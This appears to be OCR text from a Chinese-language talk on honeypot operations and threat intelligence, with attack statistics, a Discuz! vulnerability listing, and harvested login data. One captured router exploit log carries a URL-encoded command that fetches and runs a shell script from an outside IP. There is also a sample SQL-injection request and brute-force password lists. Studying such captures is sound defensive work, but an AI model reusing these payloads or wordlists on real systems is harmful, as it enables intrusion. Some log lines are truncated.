
部署资源？

- 大多数只需IP/端口而已
- ProxyPass配置
- 域名解析配置
- 大规模分布式操作系统的优势
  - 集中管理
  - 批量部署



蜜罐运营

- 信息的简单汇聚不能被称为情报
  - 大多数是已知知识
  - 为什么要TOP？
    - 很多时候我们关注的反而应该是长尾中的尾巴
  - This is shit



Attack Stats

Attacks in the last 24 hours: 1,671

TOP 5 Attacker IPs:


1. 58.221.47.51 (344 attacks)
2. 59.45.79.41 (190 attacks)
3. 222.186.42.64 (62 attacks)
4. 5.251.149.29 (58 attacks)
5. 202.99.207.123 (46 attacks)


TOP 5 Attacked ports:

1. 1433 (406 times)
2. 2222 (401 times)
3. 23 (5 times)
4. 3306 (5 times)

IP分布报告

Figure 5: Credentials collected worldwide




攻击来源地图展示

最近半年活跃IP数:18111(来自1154个地区)

Baidu百度

自动化处理结果


以WEB Exploit为例

```
POST /PATH1/PATH2?Parm1=Value1&Parm2=Value2
Host: xxxxxx
Cookie: xxxxxx
X-Forward-For: http://xxxxx
….

AAA=111&BBB=222&CCC=333 AND 1=1--
```

- 自动识别Exploit
- ……

Discuz! RCE 0DAY



漏洞概要


关注数(304) 关注此漏洞

缺陷编号：	WooYun-2014-80723
漏洞标题：	Discuz!某两个版本前台产品命令执行（无需登录） $$$
相关厂商：	Discuz!
漏洞作者：	Jannock
提交时间：	2014-10-25 17:02
公开时间：	2015-01-23 17:04
漏洞类型：	命令执行
危害等级：	高
自评Rank：	20
漏洞状态：	厂商已经确认
漏洞来源：	http://www.wooyun.org，如有疑问或需要帮助请联系 help@wooyun.org
Tags标签：	第三方不可信程序 php源码审核
分享漏洞：	分享到 1

107人收藏 收藏


Bai百度

各种路由器Exploit




```
/tmUnblock.cgi |  |  | 72.14.87.245 | - | [13/Nov/2015:20:10:22 +0800] | "POST /tmUnblock.cgi HTTP/1.1" | 500 | 203 | "-"  | "-" | "-" |  "%73%75%62%6d%69%74%
5f%62%75%74%74%6f%6e%3d&%63%68%61%6e%67%65%5f%61%63%74%69%6f%6e%3d&%61%63%74%69%6f%6e%3d&%63%6f%6d%6d%69%74%3d&%74%74%63%70%5f%6e%75%6d%3d%32&%74%74%63%70%5f%
73%69%7a%65%3d%32&%74%74%63%70%5f%69%70%3d%2d%68%20%60%63%64%20%2f%74%6d%70%3b%20%77%67%65%74%20%2d%4f%20%73%63%61%43%2e%73%68%20%68%74%74%70%3a%2f%2f%31%37%3
6%2e%31%30%33%2e%34%38%2e%33%34%2f%74%74%70%2f%74%74%70%32%2e%73%68%3b%20%63%68%6d%6f%64%20%2b%78%20%73%63%61%43%2e%73%68%3b%20%2e%2f%73%63%61%43%2e%73%68%60&
%53%74%61%72%74%45%50%49%3d%31" | "<html>\x0D\x0A<head><title>500 Internal Server Error</title></head>\x0D\x0A<body bgcolor=\x22white\x22>\x0D\x0A<center><h1>
5"
```


新字典积累



admin	J8UbVc5430
admin	jwfbwpn1s
admin	gxn8mqamu
admin	warmWLspot
admin	J396cb0157a6a
admin	EbS7P27
admin	1qe415wpe



```
2015-12-28 02:37:10+0800 [HoneyPotTransport,1852,151.217.4.79] {"pee
45fd9f9fd620a9bac348", "startTime": "2015-12-28T02:37:00.353064", "h
'%s') = %u"], "peerPort": 41490, "version": "SSH-2.0-OpenSSH_6.9", "
```



Configuration

Step1:Copy Sample configuration:

```
cp /usr/share/openldap-servers/slapd.conf.obsolete /etc/openldap/slapd.conf
cp /usr/share/openldap-servers/DB_CONFIG.example /var/lib/ldap/DB_CONFIG
```

Step2:Start Services:


```
service slapd start
chkconfig slapd on
```

Step3:Create Superuser Password:

```
slappasswd -s 2vergeten2
{SSHA}7/UDGuNyGw/De2cpz+35pI+7tbcgluMH
```

定向攻击


爆破字典的生成规则



username	password	ip	source	scan_time
xteam	xteam!@#$	[redacted]	xteam_blog	[redacted]
xteam	xteam1234	[redacted]	xteam_blog	[redacted]
xteam	xteam123456	[redacted]	xteam_blog	[redacted]
xteam	195xteam	[redacted]	xteam_blog	[redacted]
xteam	xteam57	[redacted]	xteam_blog	[redacted]
xteam	57xteam	[redacted]	xteam_blog	[redacted]
xteam	xteam181	[redacted]	xteam_blog	[redacted]
xteam	181xteam	[redacted]	xteam_blog	[redacted]
xteam	220.181.57.195xteam	[redacted]	xteam_blog	[redacted]
xteam	xteam	[redacted]	xteam_blog	[redacted]
xteam	xteam@2008	[redacted]	xteam_blog	[redacted]
xteam	xteam2013	[redacted]	xteam_blog	[redacted]
xteam	xteam@2011	[redacted]	xteam_blog	[redacted]
xteam	xteam123	[redacted]	xteam_blog	[redacted]
xteam	xteam	[redacted]	xteam_blog	[redacted]
xteam	xteam195	[redacted]	xteam_blog	[redacted]
xteam	xteam220	[redacted]	xteam_blog	[redacted]
xteam	220xteam	[redacted]	xteam_blog	[redacted]
xteam	xteam220.181.57.195	[redacted]	xteam_blog	[redacted]
xteam	xteamxteam	[redacted]	xteam_blog	[redacted]
xteam	xteam123	[redacted]	xteam_blog	[redacted]
xteam	xteam12	[redacted]	xteam_blog	[redacted]
xteam	xteam2008	183.136.237.106	xteam_blog	2015-04-21 18:16:56
xteam	xteam2009	183.136.237.106	xteam_blog	2015-04-21 18:16:56

被滥用的接口

资源恶意抓取

